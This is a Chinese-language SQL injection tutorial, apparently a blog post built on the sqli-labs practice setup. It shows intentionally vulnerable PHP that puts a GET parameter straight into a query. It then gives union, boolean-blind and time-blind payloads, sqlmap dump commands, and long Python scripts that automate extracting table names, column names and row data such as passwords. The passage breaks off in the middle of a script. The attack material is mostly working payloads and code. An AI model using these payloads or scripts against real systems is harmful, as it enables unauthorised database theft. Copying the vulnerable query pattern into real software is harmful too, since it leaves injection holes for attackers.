mysql注入教程

php数据库基本操作

这个主要讲的是代码分析

数据库连接

首先看到简单的数据库连接操作

1
2
3
4
5
6
7
8
<?php
$con=mysqli_connect("localhost","wrong_user","my_password","my_db");
// 检查连接
if (!$con)
{
die("连接错误: " . mysqli_connect_error());
}
?>

其中重要的函数mysqli_connect解释如下

1
mysqli_connect(host,username,password,dbname,port,socket);

其参数的位置是有严格要求的

sql执行

接下来就是sql执行操作

1
mysqli_query($con,$sql)


一共有三个参数

1
mysqli_query(connection,query,resultmode);

image-20260516161200081

执行结果

储存执行结果的函数有很多

这里有一个表,可以清楚的表达这些函数的含义

image-20260507213941261

这些函数的一般操作就是

1
$row = mysqli_fetch_assoc($result)

其中$row是mysqli_query的执行结果

报错

回显报错就很简单了

1
print_r(mysqli_error($con));

OK了知道了这些就可以写一个简单的数据库查询代码了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php
include 'config.php';
$id = $_GET['id'];
$sql = "select * from username where id = '$id' limit 0,1";
$result = mysqli_query($con,$sql);
$row = mysqli_fetch_array($result);
if($row){
echo $row['name'];
echo $row['age'];
echo $row['gender'];
}else{
print_r(mysqli_error($con));
}
?>

sql语句信息收集

在这里不讲sql 的语句,而是讲在注入的时候可能会需要使用的信心收集语句

1
2
3
4
5
6
7
8
9
10
database()	获取当前数据库名	SELECT database()
version() 获取 MySQL 版本信息 SELECT version()
user() 获取当前用户名及主机名 SELECT user()
system_user() 获取系统当前登录的用户名 SELECT system_user()
@@datadir 获取数据库数据文件的存放路径 SELECT @@datadir
@@basedir 获取 MySQL 的安装根目录 SELECT @@basedir
@@version_compile_os 获取 MySQL 所在操作系统的类型及版本 SELECT @@version_compile_os
@@hostname 获取数据库服务器的主机名 SELECT @@hostname
current_user() 获取当前连接使用的认证用户名 SELECT current_user()
schema() 功能等同于 database(),获取当前库名 SELECT schema()

是不是如果有了一些信息,可能在后续的渗透过程中,攻击面可以大大增加

判断注入类型

对于拿到一个可能存在sql注入的网站,肯定是要先判断出注入的类型是数字型还是字符型

在构造pyload的时候,我们需要自己慢慢去判断写下目标服务器后端的sql处理逻辑

先来看到数字型注入判断

1
2
?id=1 and 1=1
?id=1 and 1=2

已知服务器处理逻辑,pyload可得

1
2
SELECT * FROM users WHERE id=1 and 1=1 LIMIT 0,1
SELECT * FROM users WHERE id=1 and 1=2 LIMIT 0,1

如果对方服务器是上面这种逻辑的话(为数字型)第二条语句逻辑错误,查询不到语句,放回空

所以:第一条返回正确,第二条返回空是数字型注入

现在看到字符型注入

思路还是跟数字型的一模一样

1
2
3
4
?id=1' and '1'='1
?id=1' and '1'='2
?id=1" and "1"="1
?id=1" and "1"="2

字符型注入后端处理逻辑

1
2
SELECT * FROM users WHERE id='1' and '1'='1' LIMIT 0,1
SELECT * FROM users WHERE id='1' and '1'='2' LIMIT 0,1

所以:第一条返回正确,第二条返回空是数字型注入

注意:如果将数字型的pyload注入的话,两条返回的都正常

注意:字符型注入,有双引号和单引号,这两个都需要去尝试

看报错信息

在数字型注入的时候,注入?id=1” and “1”=”1会出现错误

img

关键部分

1
right syntax to use near '" and "1"="1 LIMIT 0,1' at line 1

这个报错实际上说的是mysql不认识” and “1”=”1 LIMIT 0,1

img

所以知道了它是认识1的,即数字型注入

字符型注入也是同一个原理

主要还是看单引号里面的信息

联合注入

注入基本流程

现在正式开始sql注入了


我们可以看到存在联合注入的服务端的代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php
include 'config.php';
$id = $_GET['id'];
$sql = "select * from username where id = '$id' limit 0,1";
$result = mysqli_query($con,$sql);
$row = mysqli_fetch_array($result);
if($row){
echo $row['name'];
echo $row['age'];
echo $row['gender'];
}else{
print_r(mysqli_error($con));
}
?>


下面给出经常使用的payload

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
?id=正确的值+包裹关系 ORDER BY {} --+
判断列数,+%20都可以

?id=-1+包裹关系 UNION SELECT 1,2,3 --+
查看显示的位置,根据实际情况来进行确定

?id=-1+包裹关系 UNION SELECT 1,DATABASE(),3 --+
爆出数据库名称

?id=-1+包裹关系 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = DATABASE() --+
爆出表名

?id=-1+包裹关系 UNION SELECT 1,2,GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 查找爆出来的想要知道的表内容 AND table_schema = DATABASE() --+
爆出重要表内容
# 注意table_name的值是需要使用单引号包裹的WHERE table_name='users'

?id=-1+包裹关系 UNION SELECT 1,GROUP_CONCAT(重要字段),GROUP_CONCAT(重要字段) FROM 数据库.表名 --+
爆出重要数据

在这里使用的方法很单一,比如这里使用的是group_concat函数包裹内容,其实还有很多的方法,可见后面的函数代替板块的内容或者是绕过板块

多select手法

其实我感觉这个方法很鸡肋,使用两个select执行sql,虽然很鸡肋,但是对于理解sql语句很有帮助

1
2
3
4
-1' union select 1,2,3 --+
-1' union select 1,2,database() --+
-1' union select 1,2,(select GROUP_CONCAT(column_name) from information_schema.columns where table_schema='security' and table_name='users') --+
-1' UNION SELECT 1,2,(SELECT GROUP_CONCAT(password) FROM users) --+

一个小逻辑

一般来说服务端的写法长这样

1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php 
include 'config.php';
$id = $_GET['id'];
$sql = "select * from username where id = '$id' limit 0,1";
$result = mysqli_query($con,$sql);
$row = mysqli_fetch_array($result);
if ($row){
echo $row['name'].'<br>';
echo $row['age'].'<br>';
echo $row['gender'].'<br>';
}else{
echo 'nonononono';
}
?>

这很简单,但是如果服务端的代码写法长这样呢

1
2
3
4
5
6
7
8
9
10
11
12
<?php 
include 'config.php';
$id = $_GET['id'];
$sql = "select * from username where id='$id' limit 0,1";
$result = mysqli_query($con,$sql);

while($row = mysqli_fetch_array($result)){
echo $row['name'].'<br>';
echo $row['age'].'<br>';
echo $row['gender'].'<br>';
}
?>

在这里使用了while虚幻处理$row的值

这里就是我所说的一个小逻辑


如果我们能把sql语句构造成这样呢

1
SELECT * FROM username WHERE id='' OR 1>0 -- '  limit 0,1

image.png


可以知道如果服务端使用的是循环处理$row的值,我们可以这样构造注入

1
id=' or 1>0 -- -

image.png

布尔注入

联合注入告一段落,迎来的是布尔注入

特征:

查询语句没有输出结果,以及输入的数据正确是一个页面错误是另外一个页面

对于这种注入最重要的方式是你要会写脚本,写不出连贯的也可以只写一部分一部分的

先不管脚本啥的,先看看一般的注入方式

1
2
3
4
5
6
7
8
9
10
11
12
13
?id=正确值+包裹关系 and (length(database()))>{} --+

?id=正确值+包裹关系 and ascii(substr(database(),{},1))>{} --+
第一个{}从1开始,第二个填写数字

?id=正确值+包裹关系 and (ascii(substr(( select table_name from information_schema.tables where table_schema=database() limit {},1),{},1)))>{} --+
第一个{}从0开始选择的是表,第二个{}是切表名从三开始,第三个{}是输入ASCII码值

?id=正确值+包裹关系 and (ascii(substr((select column_name from information_schema.columns where table_name='重要表' limit {},1),{},1)))={} --+
第一个{}从0开始选择的是字段,第二个{}是切字段名名从三开始,第三个{}是输入ASCII码值

?id=正确值+包裹关系 and (ascii(substr(( select 获取到的字段 from 重要表 limit {},1),{},1)))>{} --+
第一个{}从0开始选择的是数据,第二个{}是切数据名从三开始,第三个{}是输入ASCII码值

其实不使用ascll也是可以的,适合burp,看你心情

下面的处理更加细致

1
2
3
4
5
6
7
8
9
?id=1 and length(database())=1 --+
?id=1 and substr(database(),1,1)='a' --+
?id=1 and (select COUNT(*) from information_schema.tables where table_schema=database())=1
?id=1 and length(select table_name from information_schema.tables where table_schema=database() limit {},1)=1 --+
?id=1 and substr((select table_name from information_schema.tables where table_schema=database() limit {},1),{},1)='a' --+
?id=1 and (select COUNT(*) from information_schema.columns where table_schema=database() and table_name='flag')=1 --+
?id=1 and length(select columns from information_schema.columns where table_schema=database() and table_name='flag' limit {},1)=1 --+
?id=1 and substr((select columns_name from information_schema.columns where table_schema=database() and table_name='flag' limit {},1),{},1)='a' --+
?id=1 and substr((select flag from sqli.flag),11)="a" --+

会写脚本之前要会用sqlmao

1
python2 sqlmap.py -u http://localhost/Less-6/?id=1 --risk=3 --level=5 --technique=B --batch --dump

对于有些会禁用一些函数的情况见后面的内容

下面是我写的脚本,可以作为参考

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
from itertools import count

import requests
url = 'http://localhost/Less-5/'

flag = 'You are in'


def database_length():
for i in range(1, 100):
data = {'id': '1\' and (length(database()))={} -- -'.format(i)}
r = requests.get(url, data)
if 'You are in' in r.text:
break
return i

length = database_length()

def get_database_name(length):
list = []
for i in range(length + 1):
for j in range(33, 127):
r = requests.get(url, params={'id': '1\' and ascii(substr(database(),{},1))={} -- -'.format(i, j)})
if flag in r.text:
list.append(chr(j))
name = ''.join(list)
print(''.join(list))
break
return name

# 判断数据库的长度和名字
database_name = get_database_name(length)

def table_count():
for i in range(1, 100):
data = {'id': '1\' and (select count(table_name) from information_schema.tables where table_schema=database())={} -- -'.format(i)}
r = requests.get(url, data)
if flag in r.text:
print(i)
count = i
break
return count
table_count = table_count()

def table_length(count) :
list = []
for i in range(count) :
for j in range(1,100) :
data = {'id':'1\' and length((select table_name from information_schema.tables where table_schema = database() limit {},1))={} -- -'.format(i, j)}
r = requests.get(url, data)
if flag in r.text:
list.append(j)
print(list)
return list
list_table_length = table_length(table_count)


def table_name(count, lengths):
table_names = []

for i in range(count):
l = [] # 每张表单独一个列表
current_length = lengths[i] # 当前表的长度

for pos in range(1, current_length + 1):
for j in range(33, 127):
payload = f"1' and (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit {i},1),{pos},1)))={j} -- -"
r = requests.get(url, params={'id': payload}) # GET 用 params

if flag in r.text:
l.append(chr(j))
print(f"\r[+] 第 {i + 1} 张表: {''.join(l)}", end='')
break

table_name = ''.join(l)
table_names.append(table_name)
print() # 换行
print(table_names)
return table_names


table_name_list = table_name(table_count,list_table_length)
print(table_name_list)
print(f'一共有 {table_count} 个表')

while True:
choice = input(f'请选择你要查看的表的内容(输入数字 1-{table_count}):')

try:
choice_num = int(choice)
if 1 <= choice_num <= table_count:
print(f'已选择第 {choice_num} 个表')
break # 输入正确,跳出循环
else:
print(f'不在范围内,请输入 1-{table_count} 之间的数字')
except ValueError:
print('输入无效,请输入数字')


def column_count(list):
a = int(choice) - 1
for i in range(1,100):
payload = {'id':f'1\' and (select count(column_name) from information_schema.columns where table_schema=database() and table_name=\'{table_name_list[a]}\')={i} -- -'}
r = requests.get(url, params = payload)
if flag in r.text:
print(f'一共有{i}列')
break
return i
columns_count = column_count(table_name_list)

def column_length(columns_count):
a = int(choice) - 1
length_list = []
for j in range(columns_count) :
for i in range(1,50):
payload = {'id':f'1\' and length((select column_name from information_schema.columns where table_schema=database() and table_name=\'{table_name_list[a]}\' limit {j},1))={i} -- - ;'}
r = requests.get(url, params = payload)
if flag in r.text:
print(i)
length_list.append(i)
print(length_list)
break
return length_list

columns_length = column_length(columns_count)


# def column_name(columns_length):
# a = int(choice) - 1
# for j in range(columns_count):
# for x in columns_length:
# for i in range(1, x+1):
# for asc in range(33,127):
# payload = {'id':f'1\' and (ascii(substr((select column_name from information_schema.columns where table_name=\'{table_name_list[a]}\' limit {j},1),{i},1)))={asc} -- -'}
# r = requests.get(url, params = payload)
# if flag in r.text:
# print(chr(j))

def get_column_names(table_name_list, choice, columns_count, columns_length):
"""
获取指定表的所有列名
:param table_name_list: 表名列表
:param choice: 用户选择的表序号
:param columns_count: 该表的列数
:param columns_length: 每列的长度列表
:return: 列名列表
"""
index = int(choice) - 1
table_name = table_name_list[index]
column_names = []

for col_index in range(columns_count):
col_name = ""
current_length = columns_length[col_index] # 当前列的长度

for pos in range(1, current_length + 1):
for asc in range(33, 127):
# 关键修正1:加上 table_schema=database()
# 关键修正2:limit {col_index},1
payload = f"1' and (ascii(substr((select column_name from information_schema.columns where table_schema=database() and table_name='{table_name}' limit {col_index},1),{pos},1)))={asc} -- -"
r = requests.get(url, params={'id': payload})

if flag in r.text:
col_name += chr(asc)
print(f"\r[+] 第 {col_index + 1} 列: {col_name}", end='')
break

column_names.append(col_name)
print() # 换行

return column_names


# 调用
column_names = get_column_names(table_name_list, choice, columns_count, columns_length)
print(f"\n所有列名: {column_names}")


def get_row_count(table_name):
"""
获取指定表的数据行数
:param table_name: 表名
:return: 该表的总记录数
"""
for i in range(1, 1000): # 假设不超过1000行
payload = f"1' and (select count(*) from {table_name})={i} -- -"
r = requests.get(url, params={'id': payload})
if flag in r.text:
print(f"[+] 表 '{table_name}' 共有 {i} 行数据")
return i
return 0


def get_column_data_length(table_name, column_name, row_index):
"""
获取指定表、指定列、指定行的数据长度
:param table_name: 表名
:param column_name: 列名
:param row_index: 行索引(0-based)
:return: 该单元格数据的长度
"""
for length in range(1, 500): # 假设单条数据不超过500字符
payload = f"1' and length((select {column_name} from {table_name} limit {row_index},1))={length} -- -"
r = requests.get(url, params={'id': payload})
if flag in r.text:
return length
return 0


def get_single_data(table_name, column_name, row_index, data_length):
"""
获取指定表、指定列、指定行的具体数据
:param table_name: 表名
:param column_name: 列名
:param row_index: 行索引(0-based)
:param data_length: 该数据的长度
:return: 该单元格的具体内容
"""
data = ""
for pos in range(1, data_length + 1):
for asc in range(33, 127):
payload = f"1' and (ascii(substr((select {column_name} from {table_name} limit {row_index},1),{pos},1)))={asc} -- -"
r = requests.get(url, params={'id': payload})
if flag in r.text:
data += chr(asc)
print(f"\r[+] 第 {row_index + 1}{column_name}: {data}", end='')
break
return data


def dump_table_data(table_name, column_names):
"""
导出指定表的所有数据
:param table_name: 表名
:param column_names: 该表的列名列表
"""
print(f"\n{'=' * 60}")
print(f"正在导出表 '{table_name}' 的所有数据...")
print('=' * 60)

# 1. 获取总行数
row_count = get_row_count(table_name)

# 2. 逐行、逐列获取数据
all_data = []
for row_index in range(row_count):
row_data = {}
print(f"\n[+] 正在获取第 {row_index + 1} 行数据:")

for col_name in column_names:
# 获取该单元格数据长度
data_len = get_column_data_length(table_name, col_name, row_index)
# 获取具体数据
data = get_single_data(table_name, col_name, row_index, data_len)
row_data[col_name] = data
print() # 换行

all_data.append(row_data)
print(f"[+] 第 {row_index + 1} 行完成: {row_data}")

# 3. 输出汇总
print(f"\n{'=' * 60}")
print(f"表 '{table_name}' 数据导出完成:")
print('=' * 60)
for idx, row in enumerate(all_data, 1):
print(f"第 {idx} 行: {row}")

return all_data


# ====================== 主调用部分 ======================

# 你已经有了以下变量:
# table_name_list = 所有表名的列表
# choice = 用户选择的表序号(字符串)
# column_names = 用户选择表的所有列名列表

selected_index = int(choice) - 1
selected_table = table_name_list[selected_index]

print(f"\n准备导出表 '{selected_table}' 的数据...")
print(f"该表的列: {column_names}")

# 导出数据
table_data = dump_table_data(selected_table, column_names)

print("\n[+] 所有数据获取完毕!")

时间注入

这个跟布尔注入很像但是也有不同

没有正常回显,没有报错回显或者是不管输入什么东西只有一种回显效果,无法判断是正确还是错误

但是同样的是对于会写脚本是很重要的

先看看服务端的代码逻辑

1
2
3
4
5
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
if(true):
echo 'You are in...........';
else:
echo 'You are in...........';

这里介绍两种一般的注入方式

使用and配合ascii执行sleep

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
测试
?id=正确的值+包裹关系 and sleep(3) --+
判断数据库的名称长度
?id=正确的值+包裹关系 AND LENGTH(DATABASE()) = {} AND SLEEP(2) --+
爆破出数据库的名称
?id=正确的值+包裹关系 AND ASCII(SUBSTR(DATABASE(),{},1)) = {} AND SLEEP(2) --+
判断这个数据库有多少张表
?id=正确的值+包裹关系 AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema = DATABASE()) = {} AND SLEEP(2) --+
获得表的长度
?id=正确的值+包裹关系 AND (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema = DATABASE() LIMIT {},1) = {} AND SLEEP(2) --+
获得表的名称
?id=正确的值+包裹关系 AND ASCII(SUBSTR((SELECT table_name FROM information_schema.tables WHERE table_schema = DATABASE() LIMIT {},1),{},1)) = {} AND SLEEP(2) --+
获得重要表中的字段数量
?id=正确的值+包裹关系 AND (SELECT COUNT(column_name) FROM information_schema.columns WHERE table_name = '重要表') = {} AND SLEEP(2) --+
获取重要表中的字段长度
?id=正确的值+包裹关系 AND (SELECT LENGTH(column_name) FROM information_schema.COLUMNS WHERE table_name = '重要表' LIMIT {},1) = {} AND SLEEP(2) --+
获得字段名称
?id=正确的值+包裹关系 AND ASCII(SUBSTR((SELECT column_name FROM information_schema.columns WHERE table_name = '重要表' AND TABLE_schema = DATABASE() LIMIT {},1),{},1)) = {} AND SLEEP(2) --+

还有一种手法

使用and配合if执行sleep

1
2
3
4
5
6
?id=1' and sleep(5)--+
?id=1' and if(length(database())=8,sleep(10),0) --+
?id=1' and if(substr(database(),1,1)='a',sleep(3),0)--+
?id=1' and if(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1)='a',sleep(3),0)--+
?id=1' and if(substr((select column_name from information_schema.columns where table_name='emails' and table_schema='security' limit 0,1),1,1)='a',sleep(3),0)--+
?id=1' and if(substring((select email_id from security.emails limit 0,1),1,1)='a',sleep(3),0)--+

依旧sqlmap的使用教程

1
sqlmap -u "http://192.168.60.129:86/Less-9/?id=1" -p id -v 1 --technique=T
1
2
3
4
-u 指定检测的 url
-p 指定检测的参数
-v 显示调试模式
--technique=T 检测方法为时间注入
1
sqlmap -u "http://192.168.60.129:86/Less-9/?id=1" -p id -v 1 --technique=T --current-user --current-db --batch
1
2
3
--current-user 获取用户
--current-db 获取当前库
--batch 使用默认模式,自动 y
1
sqlmap -u "http://192.168.60.129:86/Less-9/?id=1" -p id -v 1 --technique=T --tables -D security --batch
1
2
-D 指定数据库
--tables 获取表
1
sqlmap -u "http://192.168.60.129:86/Less-9/?id=1" -p id -v 1 --technique=T --columns -T users -D security --batch
1
2
-T 指定表
--columns 获取列名(字段名)
1
sqlmap -u "http://192.168.60.129:86/Less-9/?id=1" -p id -v 1 --technique=T --dump -C "id,username" -T users -D security --batch

接下来就是看我写的又长又丑的python脚本了

获得数据库名称

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
import requests
import time
BASE_URL = 'http://localhost/Less-5/?id='
def get_database_name_length() -> int:
count = 0
for i in range(100):
url = BASE_URL + "1' AND LENGTH(DATABASE()) = {} AND SLEEP(2) --+".format(i)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1 :
print("长度为{}".format(i))
count = i
return count


def get_database_name(count) :
#asc 33 - 127
for i in range(1,count + 1) :
for j in range(33 , 127) :
#已知数据库名字的长度count
url = BASE_URL + "1' AND ASCII(SUBSTR(DATABASE(),{},1)) = {} AND SLEEP(2) --+".format(i,j)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print(chr(j))
break

if __name__ == '__main__' :
get_database_name(get_database_name_length())

获取每张表的名称

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import requests
import time

BASE_URL = 'http://localhost/Less-5/?id='

def get_table_count() -> int :
count = 0
for i in range(100):
url = BASE_URL + "1' AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_schema = DATABASE()) = {} AND SLEEP(2) --+".format(i)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print("一共有{}个表".format(i))
count = i
return count


# 获取表的名称的长度
def get_table_length_of_each_table(count):
for i in range(count + 1) :
for j in range(100):
url = BASE_URL + "1' AND (SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema = DATABASE() LIMIT {},1) = {} AND SLEEP(2) --+".format(i,j)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print("=" * 20)
get_table_name_of_each_table(i , j)
print("表长度为{}".format(j))
print("=" * 20)


# 获取每张表的名称
def get_table_name_of_each_table(index,count) :
for i in range(count + 1) :
for j in range(33 , 127) :
url = BASE_URL + "1' AND ASCII(SUBSTR((SELECT table_name FROM information_schema.tables WHERE table_schema = DATABASE() LIMIT {},1),{},1)) = {} AND SLEEP(2) --+".format(index,i,j)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print(chr(j))

if __name__ == '__main__' :
get_table_length_of_each_table(get_table_count())

获取重要表的字段数量及名称

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
import requests
import time


BASE_URL = 'http://localhost/Less-5/?id='


def get_column_count() :
count = 0
for i in range(100):
url = BASE_URL + "1' AND (SELECT COUNT(column_name) FROM information_schema.columns WHERE table_name = 'users') = {} AND SLEEP(2) --+".format(i)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print("字段个数为{}".format(i))
count = i
return count

# 获取重要表里面的字段长度
def get_column_length_of_each_column (count) :
for i in range(count + 1) :
for j in range(100):
